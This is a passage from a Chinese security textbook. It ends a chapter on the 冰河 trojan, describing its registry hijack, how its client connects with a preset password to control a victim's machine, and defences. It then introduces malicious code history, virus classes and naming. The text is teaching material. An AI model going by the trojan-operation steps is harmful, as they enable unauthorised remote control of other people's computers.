


图 5-15　查看注册表

没有中冰河的情况下，该注册表项应该是使用 Notepad.exe 文件来打开 txt 文件，而图中的 SYSEXPLR.EXE 其实就是“冰河”的服务器端程序。

目标主机中了冰河以后，可以利用客户端程序来连接服务器端程序。在客户端添加主机的地址信息，这里的密码是就是刚才设置的密码“1234567890”，单击“确定”按钮之后，开始与目标机连接，连接成功后就进入目标机器，同时可以查看计算机的基本信息以及对方计算机的目录列表。在图 5-16 的界面上，单击“命令控制台”就可以对目标机进行任何操作。



图 5-16 查看对方的目录列表

防范方法：

(1) 下载并安装最新的补丁程序。

(2) 用下载了最新病毒库的杀病毒工具对系统进行查杀。

(3) 随时注意监控检查开放的端口、连接，观察特定的目录，检查注册表和启动组。检查特定的目录时，应经常观察位于 c:\、c:\windows\、c:\windows\system 这三个目录下的文件，查看是否发现特洛伊木马、击键程序的记录文件，如果存在只有文件名没有图标的可执行程序，应该把它们删除，然后再用杀毒软件进行认真的清理。查看注册表的时候，要特别注意 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrenVersion 和 HKEY_CURRENT_USER\Software\Microsoft\Windows\Current Version 下所有以“Run”开头的键值名，检查其下有没有可疑的文件名。如果有，就需要删除相应的键值，再删除相应的应用程序。启动组对应的文件夹为 C:\windows\startmenu\programs\startup，在注册表中的位置为：HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders Startup＝“C:\windows\startmenu\programs\startup”，应经常检查是否有可疑程序驻留。

(4) 使用防火墙。

第 6 章　恶意代码分析与防范

本章学习要求：

- 了解恶意代码研究的必要性。
- 了解恶意代码的发展史和恶意代码长期存在的原因。
- 熟悉恶意代码的实现机理。
- 熟悉恶意代码定义和攻击方法。
- 掌握恶意代码生存技术、隐藏技术。
- 了解计算机病毒的定义。
- 掌握木马病毒的运行机制和定义。
- 掌握网络蠕虫的定义和危害。
- 熟悉恶意代码防范方法：基于主机的检测方法和基于网络的检测方法。

6.1　恶意代码概述

恶意代码是指计算机程序代码，可以被执行完成特定功能。任何事物都有正反两面，人类发明的所有工具既可造福也可作孽，这完全取决于使用工具的人。计算机程序也不例外，软件工程师们编写了大量的有用软件（操作系统、应用系统和数据库系统等）的同时，黑客们也在编写扰乱社会和他人的计算机程序，这些代码统称为恶意代码（Malicious Codes）。

6.1.1　研究恶意代码的必要性

在 Internet 安全事件中，恶意代码造成的经济损失占有最大的比例。恶意代码主要包括计算机病毒（Virus）、蠕虫（Worm）、木马程序（Trojan Horse）、后门程序（Backdoor）、逻辑炸弹（Logic Bomb）等。与此同时，恶意代码成为信息战、网络战的重要手段。日益严重的恶意代码问题，不仅使企业及用户蒙受了巨大经济损失，而且使国家的安全面临着严重威胁。目前国际上一些发达国家（如美国、德国、日本等）均已在该领域投入大量资金和人力进行研究，并取得了一定的技术成果。据报道，1991 年的海湾战争，美国在伊拉克从第三方国家购买的打印机里植入了可远程控制的恶意代码，在战争打响前，使伊拉克整个计算机网络管理的雷达预警系统全部瘫痪，这是美国第一次公开在实战中使用恶意代码攻击技术取得的重大军事利益。

恶意代码攻击成为信息战、网络战最重要的入侵手段之一。一个典型的例子是在电影《独立日》中，美国空军对外星飞船进行核轰炸没有效果，最后给敌人飞船系统注入恶意代码，使敌人飞船的保护层失效，从而拯救了地球，从中可以看出恶意代码研究的重要性。恶意代码问题无论从政治上、经济上，还是军事上，都成为信息安全面临的首要问题。恶意代码的机理研究成为解决恶意代码问题的必需途径，只有掌握当前恶意代码的实现机理，加强对未来恶意代码趋势的研究，才能在恶意代码问题上取得先决之机。

6.1.2 恶意代码的发展史

恶意代码经过20多年的发展，破坏性、种类和感染性都得到增强。随着计算机的网络化程度逐步提高，网络传播的恶意代码对人们日常生活的影响越来越大。

1988年11月泛滥的Morris蠕虫，顷刻之间使得6000多台计算机（占当时Internet上计算机总数的10%多）瘫痪，造成严重的后果，并因此引起世界范围内关注。

1998年，CIH病毒造成数十万台计算机遭到破坏。

1999年，Happy 99、Melissa病毒大爆发，Melissa病毒通过E-mail附件快速传播而使E-mail服务器和网络负载过重，它还将敏感的文档在用户不知情的情况下按地址簿中的地址发送出去。

2000年5月爆发的“爱虫”病毒及其以后出现的50多个变种病毒，是近年来让计算机信息界付出极大代价的病毒，仅一年时间就感染了4000多万台计算机，造成大约87亿美元的经济损失。

2001年，国家计算机网络与信息安全管理办公室与公安部共同主办了我国首次计算机病毒疫情网上调查工作。结果感染过计算机病毒的用户高达73%，其中，感染三次以上的用户又占59%多，网络安全存在极大的隐患。

2001年8月，“红色代码”蠕虫利用微软Web服务器IIS 4.0或5.0中Index服务的安全漏洞，攻破目标机器，并通过自动扫描方式传播蠕虫，在互联网上大规模泛滥。

2003年，SLammer蠕虫在10min内导致互联网90%的脆弱主机受到感染。同年8月，“冲击波”蠕虫爆发，8天内导致全球计算机用户损失高达20亿美元之多。

2004—2006年，振荡波蠕虫、爱情后门、波特后门等恶意代码利用电子邮件和系统漏洞对网络主机进行疯狂传播，给国家和社会造成了巨大的经济损失。

2007—2011年，各种网页挂马、钓鱼网站频频出现，给很多网站和网民造成巨大损失。

目前，恶意代码问题已成为信息安全需要解决的、迫在眉睫的、刻不容缓的安全问题。图6-1显示了过去30年主要恶意代码事件。




图6-1 恶意代码的发展

恶意代码从 20 世纪 80 年代发展至今体现出以下三个主要特征。

(1) 恶意代码日趋复杂和完善。从非常简单的、感染游戏的 Apple Ⅱ 病毒发展到复杂的操作系统内核病毒再到今天主动式传播和破坏性极强的蠕虫,恶意代码在快速传播机制和生存性技术研究方面取得了很大的成功。

(2) 恶意代码编制方法及发布速度更快。恶意代码刚出现时发展较慢,但是随着网络飞速发展,Internet 成为恶意代码发布并快速蔓延的平台。特别是在过去 5 年里,不断涌现的恶意代码证实了这一点。

(3) 从病毒到电子邮件蠕虫,再到利用系统漏洞主动攻击的恶意代码。恶意代码的早期,大多数攻击行为是由病毒和受感染的可执行文件引起的。然而,在过去 5 年里,利用系统和网络的脆弱性进行传播和感染的方式开创了恶意代码发展的新纪元。

6.1.3　恶意代码长期存在的原因

恶意代码之所以长期存在,是因为在计算机技术飞速发展的同时,并未使系统的安全性得到增强,技术进步带来的安全增强能力最多只能弥补由于应用环境的复杂性带来的安全威胁的增长程度。不但如此,计算机新技术的出现还很有可能使计算机系统的安全变得比以往更加脆弱。

恶意代码的一个主要特征是其针对性(针对特定的脆弱点),这种针对性充分说明了恶意代码正是利用软件的脆弱性实现其恶意目的的。造成广泛影响的 1988 年 Morris 蠕虫事件,就是利用邮件系统的脆弱性作为其入侵的最初突破点的。

尽管人们为保证系统和网络基础设施的安全做了诸多努力,但遗憾的是,系统的脆弱性终究不可避免。各种安全措施只能减少、但不能杜绝系统的脆弱性;而测试手段也只能证明系统存在脆弱性,却无法证明系统不存在脆弱性。而且,为满足实际需要,信息系统的规模越来越大,安全脆弱性的问题会越来越突出。随着这些脆弱性逐渐被发现,不断会有针对这些脆弱性的新的恶意代码出现。总而言之,在信息系统的层次结构中,包括从底层的操作系统到上层的网络应用在内的各个层次都存在着许多不可避免的安全问题和安全脆弱性。而这些安全脆弱性的不可避免,直接导致了恶意代码的必然存在。

6.2　计算机病毒

6.2.1　计算机病毒概述

计算机病毒名称的由来借用了生物学中的病毒概念,它是一组具有自我复制、传播能力的程序代码。它常依附在计算机的文件中,如可执行文件或 Word 文档中。当文件被复制或从一个用户传送到另一个用户时,它们就随同文件一起蔓延开来。除了复制能力外,某些计算机病毒还有其他一些共同特性:一个被污染的程序能够传送病毒载体。当看到病毒载体似乎仅仅表现在文字和图像上时,它们可能也已毁坏了文件、格式化了硬盘驱动或引发了其他类型的灾害。若病毒不寄生于一个污染程序,它仍然能通过占据存储空间给被攻击者带来麻烦,并降低计算机的全部性能。可以从不同的角度给出计算机病毒的定义:一种定义是通过磁盘、磁带和网络等作为媒介传播扩散,能“传染”其他程序的程序;另一种是能够

实现自身复制且借助一定的载体存在的具有潜伏性、传染性和破坏性的程序。还有其他的定义：病毒是一种人为制造的程序，它通过不同的途径潜伏或寄生在存储媒体（如磁盘、内存）或程序里，当某种条件或时机成熟时，它会自行复制并传播，使计算机的资源受到不同程度的破坏等。这些说法在某种意义上借用了生物学病毒的概念，计算机病毒同生物病毒的相似之处是能够侵入计算机系统和网络，危害正常工作的“病原体”。它能够对计算机系统进行各种破坏，同时能够自我复制，具有传染性。所以，计算机病毒就是能够通过某种途径潜伏在计算机存储介质（或程序）里，当达到某种条件时即被激活的具有对计算机资源进行破坏作用的一组程序或指令集合。

6.2.2 计算机病毒分类

根据多年对计算机病毒的研究，按照科学的、系统的、严密的方法，计算机病毒可以按多种方式进行分类：按照计算机病毒存在的媒体进行分类，按照计算机病毒传染的方法进行分类，根据病毒的破坏能力进行分类，根据病毒特有的算法进行分类，按病毒入侵的方式分类和按照传播媒介分类。

1. 按照计算机病毒存在的媒体进行分类

根据病毒存在的媒体，病毒可以划分为网络病毒、文件病毒、引导型病毒。网络病毒通过计算机网络传播感染网络中的可执行文件；文件病毒感染计算机中的文件（如：.com，.exe，.doc 文件等）；引导型病毒感染启动扇区（Boot）和硬盘的系统引导扇区（MBR）。还有这三种情况的混合型，例如：多型病毒（文件和引导型）感染文件和引导扇区两种目标，这样的病毒通常都具有复杂的算法，它们使用非常规的办法侵入系统，同时使用了加密和变形算法。

2. 按照计算机病毒传染的方法进行分类

根据病毒传染的方法可分为驻留型病毒和非驻留型病毒。驻留型病毒感染计算机后，把自身的内存驻留部分放在内存（RAM）中，这一部分程序挂接系统调用并合并到操作系统中去，并处于激活状态，一直到关机或重新启动。非驻留型病毒在得到机会激活时并不感染计算机内存，一些病毒在内存中留有小部分，但是并不通过这一部分进行传染，这类病毒也被称为非驻留型病毒。

3. 根据病毒的破坏能力进行分类

根据病毒的破坏能力进行分类，可以分为以下三种。

(1) 良性计算机病毒。良性计算机病毒是指其不包含立即对计算机系统产生直接破坏作用的代码。良性计算机病毒取得系统控制权后，会导致整个系统运行效率降低，系统可用内存总数减少，某些应用程序不能运行。

(2) 恶性计算机病毒。恶性计算机病毒就是指在其代码中包含损伤和破坏计算机系统的操作，在其传染或发作时会对系统产生直接的破坏作用。这类病毒是很危险的，应当注意防范。

(3) 极恶性计算机病毒。这类病毒删除程序、破坏数据、清除系统内存区和操作系统中的重要信息。这些病毒对系统造成的危害，并不是本身的算法中存在危险的调用，而是当它们传染时会引起无法预料的和灾难性的破坏。由病毒引起其他的程序产生的错误也会破坏文件和扇区。

4. 根据病毒特有的算法进行分类

根据病毒特有的算法，可以分为以下 5 类。

(1) 伴随型病毒。这一类病毒并不改变文件本身，它们根据算法产生 EXE 文件的伴随体，具有同样的名字和不同的扩展名(.com)，例如：xcopy.exe 的伴随体是 xcopy.com。病毒把自身写入.com 文件并不改变.exe 文件，当 DOS 加载文件时，伴随体优先被执行到，再由伴随体加载执行原来的.exe 文件。

(2)“蠕虫”型病毒。该病毒通过计算机网络传播，不改变文件和资料信息，利用网络从一台机器的内存传播到其他机器的内存，将自身的病毒通过网络发送出去。有时它们会存在于系统中，一般除了占用内存外并不占用其他资源。

(3) 寄生型病毒。除了伴随型和“蠕虫”型外，其他病毒均可称为寄生型病毒，它们依附在系统的引导扇区或文件中，通过系统的功能进行传播。

(4) 诡秘型病毒。它们一般不直接修改 DOS 中断和扇区数据，而是通过设备技术和文件缓冲区等 DOS 内部修改，不易看到资源，使用比较高级的技术，利用 DOS 空闲的数据区进行工作。

(5) 变型病毒(又称幽灵病毒)。这一类病毒使用一个复杂的算法，使自己每传播一份都具有不同的内容和长度。它们一般的做法是：病毒由一段混有无关指令的解码算法和被变化过的病毒体组成。

5. 按病毒入侵的方式分类

按病毒入侵的方式可以分为源代码嵌入攻击型病毒、代码取代攻击型病毒、系统修改型病毒和外壳附加型病毒 4 种。

(1) 源代码嵌入攻击型病毒。源代码嵌入攻击型病毒就是指该病毒入侵的主要是高级语言的源程序，病毒是在源程序编译之前插入病毒代码，最后随源程序一起被编译成可执行文件，这样刚生成的文件就是带毒文件。当然这类文件是极少数，因为这些病毒开发者不可能轻易得到那些软件开发公司编译前的源程序，况且这类入侵的方式难度较大，需要病毒开发者达到非常专业的编程水平。

(2) 代码取代攻击型病毒。代码取代攻击型病毒主要是由它自身的病毒代码取代某个入侵程序的整个或部分模块，这类病毒也比较少见，它主要是攻击特定的程序，针对性较强，但是不易被发现，清除起来也比较困难。

(3) 系统修改型病毒。系统修改型病毒主要是用自身程序覆盖或修改系统中的某些文件来调用或替代操作系统中的部分功能。该类病毒由于是直接感染系统，危害较大，也是最为多见的一种病毒类型，多为文件型病毒。

(4) 外壳附加型病毒。外壳附加型病毒通常是将病毒附加在正常程序的头部或尾部，相当于给程序添加了一个外壳，在被感染的程序执行时，病毒代码先被执行，然后才将正常程序调入内存。目前大多数文件型的病毒属于这一类。

6. 按传播媒介分类

按照计算机病毒的传播媒介来分类，可以分为单机病毒和网络病毒两种。

(1) 单机病毒。单机病毒的载体是磁盘或 U 盘，常见的是病毒从移动磁盘传入硬盘，感染系统，然后再传染其他移动磁盘，又传染其他系统。

(2) 网络病毒。网络病毒的传播媒介不再是移动式载体，而是网络通道，这种病毒的传染能力更强，破坏力更大。

总之，计算机病毒的分类方法有很多，说法也不一，同一种病毒可从不同角度进行分类。

6.2.3 计算机病毒的命名规则

只要掌握一些病毒的命名规则，就能通过杀毒软件的报告中出现的病毒名来判断该病毒的一些共有的特性，网络病毒命名的一般格式为：＜病毒前缀＞.＜病毒名＞.＜病毒后缀＞。

病毒前缀是指一个病毒的种类，它是用来区别病毒的种族分类的。不同种类的病毒，其前缀也是不同的。比如常见的木马病毒的前缀是 Trojan，蠕虫病毒的前缀是 Worm 等。病毒名是指一个病毒的家族特征，是用来区别和标识病毒家族的，如以前著名的 CIH 病毒的家族名都是统一的"CIH"，振荡波蠕虫病毒的家族名是"Sasser"。

病毒后缀是指一个病毒的变种特征，是用来区别某个具体的家族病毒的某种变种的，一般都采用英文中的 26 个字母来表示，如 Worm. Sasser. b 就是指振荡波蠕虫病毒的变种 B，因此一般称为"振荡波 B 变种"或者"振荡波变种 B"。如果该病毒变种非常多，可以采用数字与字母混合来表示变种标识。下面给出一些常见的病毒命名前缀的解释(针对目前使用最多的 Windows 操作系统)。

1. 系统病毒

系统病毒的前缀为：Win32、PE、Win95、W32、W95 等。这些病毒的一般共有的特性是可以感染 Windows 操作系统的 *.exe 和 *.dll 文件，并通过这些文件进行传播，如 CIH 病毒。

2. 蠕虫病毒

蠕虫病毒的前缀是 Worm。这种病毒的共有特性是通过网络或者系统漏洞进行传播，很大部分的蠕虫病毒都有向外发送带毒邮件、阻塞网络的特性，如冲击波(阻塞网络)、小邮差(发带毒邮件)等。

3. 木马病毒、黑客病毒

木马病毒的前缀是 Trojan，黑客病毒前缀名一般为 Hack。木马病毒的共有特性是通过网络或者系统漏洞进入用户的系统并隐藏，然后向外界泄漏用户的信息；黑客病毒则有一个可视的界面，能对用户的计算机进行远程控制。木马、黑客病毒往往是成对出现的，即木马病毒负责侵入用户的计算机，而黑客病毒则会通过该木马病毒来进行控制。现在这两种类型越来越趋向于整合了。一般的木马如 QQ 消息尾巴木马 Trojan. QQ3344，还有比较常见的针对网络游戏的木马病毒如 Trojan. LMir. PSW. 60。另外，病毒名中带有 PSW 或者 PWD 之类的一般都表示这个病毒有盗取密码的功能(这些字母一般都为"密码"的英文"password"的缩写)。黑客病毒程序如网络枭雄(Hack. Nether. Client)等。

4. 脚本病毒

脚本病毒的前缀是 Script。脚本病毒的共有特性是使用脚本语言编写，通过网页进行传播的病毒，如红色代码(Script. Redlof)。脚本病毒还会有如下前缀：VBS、JS(表明是何种脚本编写的)，如欢乐时光(VBS. Happytime)、十四日(Js. Fortnight. c. s)等。

5. 宏病毒

其实宏病毒也是脚本病毒的一种，由于它的特殊性，因此在这里单独划分为一类。宏病毒的前缀是 Macro，第二前缀是 Word、Word97、Excel、Excel97 等。凡是只感染 Word 1997 及以前版本 Word 文档的病毒采用 Word97 作为第二前缀，格式是 Macro. Word97；凡是只感染 Word 1997 以后版本 Word 文档的病毒采用 Word 作为第二前缀，格式是 Macro. Word；凡是只感染 Excel 1997 及以前版本 Excel 文档的病毒采用 Excel97 作为第二前缀，格式是 Macro. Excel97；凡是只感染 Excel 1997 以后版本 Excel 文档的病毒采用 Excel 作为第二前缀，格式是 Macro. Excel，以此类推。该类病毒的共有特性是能感染 Office 系列文档，然后通过 Office 文件进行传播，如著名的美丽莎病毒(Macro. Melissa)。

6. 后门病毒

后门病毒的前缀是 Backdoor。该病毒的共有特性是通过网络传播，给系统打开后门，给用户的计算机带来安全隐患。

7. 病毒种植程序病毒

这类病毒的共有特性是运行时会从体内释放出一个或几个新的病毒到系统目录下，由释放出来的新病毒对系统进行破坏。如冰河播种者(Dropper. BingHe2. 2C)、MSN 射手(Dropper. Worm. Smibag)等。

8. 破坏性程序病毒

破坏性程序病毒的前缀是 Harm。这类病毒的共有特性是本身具有漂亮的图标来诱惑用户点击，当用户点击这类病毒时，病毒便会直接对用户计算机产生破坏。如格式化 C 盘病毒(Harm. formatC. f)、杀手命令病毒(Harm. Command. Killer)等。

9. 玩笑病毒

玩笑病毒的前缀是 Joke，也称恶作剧病毒。这类病毒的共有特性是本身具有漂亮的图标来诱惑用户点击，当用户点击这类病毒时，病毒会做出各种破坏操作来吓唬用户，其实病毒并没有对用户计算机进行任何破坏，如女鬼(Joke. Girlghost)病毒。

10. 捆绑机病毒

捆绑机病毒的前缀是 Binder。这类病毒的共有特性是病毒作者会使用特定的捆绑程序将病毒与一些应用程序如 QQ、IE 捆绑起来，表面上来看是一个正常的文件，当用户运行这些捆绑病毒时，会在表面上运行这些应用程序，然后隐藏运行捆绑在一起的病毒程序，从而给用户造成危害。如捆绑 QQ(Binder. QQPass. QQBin)、系统杀手(Binder. killsys)等。

6.2.4　计算机病毒特性

截止 2011 年底，计算机病毒数量已达 3700 多万，但所有计算机病毒都具有以下 4 个基本特征。

1. 隐蔽性

计算机病毒的隐蔽性是指计算机病毒附加在正常软件或文档中，例如可执行程序、电子邮件、Word 文档等，一旦用户未察觉，病毒就触发执行，潜入到受害用户的计算机中。目前，计算机病毒常利用电子邮件的附件作为隐蔽载体，许多病毒通过邮件进行传播，例如

“Melissa 病毒”和“求职信”病毒。病毒的隐蔽性使其在受害用户不知不觉的情形下实施传染过程，对受害计算机造成系列危害操作，正因如此，计算机病毒才得以扩散传播。

2. 传染性

计算机病毒的传染性是指计算机病毒可进行自我复制，并把复制的病毒附加到无病毒的程序中，或者去替换磁盘引导区的记录，使得附加了病毒的程序或者磁盘变成了新的病毒源，从而再次进行病毒复制，重复原来的传染过程。计算机病毒与其他程序最大的区别在于计算机病毒能够传染，而其他的程序则不能，而没有传染性的程序就不称之为病毒。生物病毒的传播载体是水、实物和空气，而计算机病毒的传染载体是传递计算机信息的实体，病毒通过传染载体向周围的计算机系统扩散。目前，计算机病毒的传播载体主要是磁性介质、光盘和计算机网络。计算机病毒的传播载体常见于免费软件、共享软件、电子邮件、磁盘压缩程序和游戏软件等。目前，计算机病毒主要通过网络传播，病毒的扩散速度更快。

3. 潜伏性

计算机病毒感染正常的计算机之后，一般不会立即发作，而是等到触发条件满足时，才执行病毒的恶意功能，从而产生破坏作用。计算机病毒的各种触发条件中最常见的是特定日期，例如 CIH 病毒的发作时间是每年的 4 月 26 日。

4. 破坏性

计算机病毒对系统的危害程度，取决于病毒设计者的设计意图。有的仅仅是恶作剧，有的破坏系统数据。简而言之，病毒的破坏后果是不可知的。由于计算机病毒是一段恶意的程序，故凡是由常规程序操作使用的计算机资源，计算机病毒均有可能对其进行破坏。据统计，病毒发作后，造成的破坏主要有数据部分丢失、系统无法使用、浏览器配置被修改、网络无法使用、使用受限、受到远程控制和数据全部丢失等。据统计分析，浏览器配置被修改、网络无法使用和数据丢失等这几种破坏最为常见。

6.2.5 计算机病毒的运行机制

计算机病毒通常由三部分组成：复制传染部件、隐藏部件和破坏部件。复制传染部件的功能是控制病毒向其他文件的传染；隐藏部件的功能是防止病毒被检测到；破坏部件则用在当病毒符合激活条件后，执行破坏操作。计算机病毒将上述三个部分综合在一起，并将其复制到连接在网络中的计算机后，病毒就开始在网络上逐渐传播。

计算机病毒的生命周期主要有两个阶段。

第一阶段，计算机病毒的复制传播阶段。这一阶段有可能持续一个星期到几年。计算机病毒在这个阶段尽可能隐蔽其行为，不干扰系统正常的功能。计算机病毒主动搜寻新的主机进行感染，如将病毒附在其他的软件程序中，或者渗透到操作系统中。同时，可执行程序中的计算机病毒获取程序控制权。在这一阶段，发现计算机病毒特别困难，这主要因为计算机病毒只感染少量的文件，难以引起用户警觉。

第二阶段，计算机病毒的激活阶段。计算机病毒在该阶段开始逐渐地或突然地破坏系统。计算机病毒的主要工作是根据数学公式判断激活条件是否满足，用做计算机病毒的激活条件常有日期、时间、感染文件数或其他条件。

6.3　恶意代码的实现机理

